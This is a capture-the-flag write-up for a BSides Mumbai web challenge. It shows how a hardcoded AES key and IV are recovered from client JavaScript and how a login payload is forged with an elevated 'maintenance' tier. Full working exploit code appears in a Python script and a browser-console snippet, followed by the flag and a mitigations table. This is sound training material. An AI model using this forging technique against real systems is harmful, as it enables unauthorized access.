

BSides Mumbai CTF — Capsule Corp Operations Console
Challenge Description
Dr. Briefs has deployed a state-of-the-art operations console to safeguard Capsule Corporation’s proprietary blueprints against Red Ribbon espionage. Only senior engineering staff hold clearance to view the classified research archives.
URL: http://35.238.206.98:6767/
Step 1 — Reconnaissance

Opening the challenge URL reveals a Dragon Ball Z–themed operations console with four tabs:
- Dragon Radar — Interactive radar with 7 Dragon Ball blips
- Gravity Chamber — Gravity simulation controller
- Dyna-Capsules — Capsule decompression bay
- Clearance Terminal ← This is the target
The page loads several JavaScript bundles worth examining:
assets/runtime.a3f8d.js
assets/chunk.9e2b1.js
assets/app.min.js
assets/validators.min.js
Step 2 — Clearance Terminal

Switching to the Clearance Terminal tab reveals a login form asking for an Operator ID and Security Clearance Key.
Attempts with common credentials all return 401 UNAUTHORIZED. Time to dig into the JS.
Step 3 — JavaScript Source Analysis
assets/runtime.a3f8d.js — Hardcoded AES-256 Key
The runtime file stores the encryption key in an obfuscated form:
var _kp1 = "sbaL_proCeluspaC"; // reversed string
var _ka = [84, 51, 99, 104, 75, 51, 121, 35]; // char codes
var _kb = [57, 109, 80, 113, 50, 119, 88, 122]; // char codes

function _r(s) {
  return s.split("").reverse().join("");
}

// Assembled at runtime via _gk():
//   _r("sbaL_proCeluspaC")   → "CapsuleCorp_Labs"
//   fromCharCode(..._ka)      → "T3chK3y#"
//   fromCharCode(..._kb)      → "9mPq2wXz"
//   full key                  → "CapsuleCorp_LabsT3chK3y#9mPq2wXz"

t.__cc_rt = {
  _gk: function () {
    return _r(_kp1) + String.fromCharCode.apply(null, _ka.concat(_kb));
  },
};
Recovered AES-256 Key: CapsuleCorp_LabsT3chK3y#9mPq2wXz (32 bytes)
assets/chunk.9e2b1.js — API Client, IV & Tier Map
// IV stored as base64
var _ib = "Q2Fwc3VsZUNvcnBJVl8yNg==";
// atob(...) → "CapsuleCorpIV_26"  (16 bytes)

// Privilege tier map — note the special value: maintenance = -2
var _T = { standard:0, operator:1, supervisor:2, restricted:3, maintenance:-2 };

// Auth payload builder — frontend ALWAYS sends tier:1, __priv:0
async function _mkPayload(username, password) {
  var obj = {
    username:    username,
    password:    password,
    tier:        1,               // hardcoded operator tier
    access_mode: "standard",
    __priv:      _T["standard"]  // hardcoded 0
  };
  return await _xe(JSON.stringify(obj), _gk(), _gi()); // AES-CBC encrypt
}

// API auth call → POST /api/session
auth: async function(u, p) {
  return await _post("/api/session", { payload: await _mkPayload(u, p) });
}
Recovered IV: CapsuleCorpIV_26 (16 bytes)
Auth Endpoint: POST /api/session
Step 4 — Vulnerability Analysis
The authentication scheme has a critical design flaw:
The server trusts the
tierand__privvalues embedded inside the client-encrypted AES payload.
This breaks down into three compounding issues:
| # | Issue | CWE |
|---|---|---|
| 1 | AES-256 key and IV are hardcoded in client-side JS | CWE-321 |
| 2 | Server uses client-supplied tier/__priv for access control | CWE-284 |
| 3 | IV is static and reused across every request | CWE-330 |
Because the attacker has the key and IV, they can craft any AES-encrypted payload with
arbitrary privilege values. The maintenance: -2 tier acts as a privileged bypass that
the server grants engineering-level access to.
OWASP: A01
Broken Access Control + A02 Cryptographic FailuresStep 5 — Exploit
Python Script
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64, json, urllib.request

KEY = b'CapsuleCorp_LabsT3chK3y#9mPq2wXz'   # 32 bytes — AES-256
IV  = b'CapsuleCorpIV_26'                     # 16 bytes

def encrypt_payload(obj):
    cipher = AES.new(KEY, AES.MODE_CBC, IV)
    ct = cipher.encrypt(pad(json.dumps(obj).encode(), 16))
    s = ''.join(chr(b) for b in ct)
    return base64.b64encode(s.encode('latin-1')).decode()

# Craft payload with maintenance tier (-2)
malicious = {
    'username':    'maintenance',
    'password':    'maintenance',
    'tier':        -2,
    'access_mode': 'maintenance',
    '__priv':      -2
}

payload = encrypt_payload(malicious)

req = urllib.request.Request(
    'http://35.238.206.98:6767/api/session',
    data=json.dumps({'payload': payload}).encode(),
    headers={
        'Content-Type':     'application/json',
        'X-Requested-With': 'XMLHttpRequest'
    },
    method='POST'
)

with urllib.request.urlopen(req) as r:
    print(r.read().decode())
Server Response:
{
  "status": "authenticated",
  "role": "engineering",
  "session": "e296b3eb46172cd3c524e39e533cd75d5033765f6a91b62e7b61879ff91e0176",
  "data": {
    "user": {
      "id": "cc-eng-1",
      "display": "Engineering Access",
      "tier": 99
    },
    "workspace": "capsulecorp-engineering",
    "access_token": "BSides_Mumbai{c4psul3_c0rp_3ng_0v3rr1d3_4es_cbc_pr1v_m1nus_tw0}",
    "expires_in": 3600
  }
}

Browser Console One-liner
Note:
crypto.subtlerequires HTTPS. Load CryptoJS via CDN first on this HTTP target.
// Step 1 — load CryptoJS
var s = document.createElement("script");
s.src =
  "https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.2.0/crypto-js.min.js";
document.head.appendChild(s);

// Step 2 — run after ~1s
(async () => {
  const KEY = CryptoJS.enc.Utf8.parse("CapsuleCorp_LabsT3chK3y#9mPq2wXz");
  const IV = CryptoJS.enc.Utf8.parse("CapsuleCorpIV_26");
  const pt = JSON.stringify({
    username: "maintenance",
    password: "maintenance",
    tier: -2,
    access_mode: "maintenance",
    __priv: -2,
  });
  const enc = CryptoJS.AES.encrypt(pt, KEY, {
    iv: IV,
    mode: CryptoJS.mode.CBC,
  });
  const payload = enc.toString();
  const res = await fetch("/api/session", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      "X-Requested-With": "XMLHttpRequest",
    },
    body: JSON.stringify({ payload }),
  });
  console.log(JSON.stringify(await res.json(), null, 2));
})();

Step 6 — Flag
BSides_Mumbai{c4psul3_c0rp_3ng_0v3rr1d3_4es_cbc_pr1v_m1nus_tw0}Mitigations
| Vulnerability | Recommended Fix |
|---|---|
| Hardcoded AES key in JS | Never embed crypto secrets client-side; sign tokens server-side (e.g. JWT with server-only secret) |
Server trusts client-supplied tier/__priv | Look up privilege only from server DB after credential validation; ignore all role claims in payload |
Fixed IV (CapsuleCorpIV_26) | Generate a random 16-byte IV per request and prepend it to the ciphertext |
maintenance:-2 bypass tier | Remove special tiers from the client payload schema; handle all role assignment server-side |
| No credential validation on unknown users | Reject unrecognized usernames with 401 regardless of embedded tier value |
Summary
The vulnerability is a classic client-side trust / broken access control bug. The app
uses AES-CBC to “protect” the login payload, but the encryption keys are fully exposed in
the JavaScript source. More critically, the server grants access based on the tier value
inside the encrypted payload rather than its own database — meaning anyone who reverses
the JS (trivially easy) can claim any privilege level they want.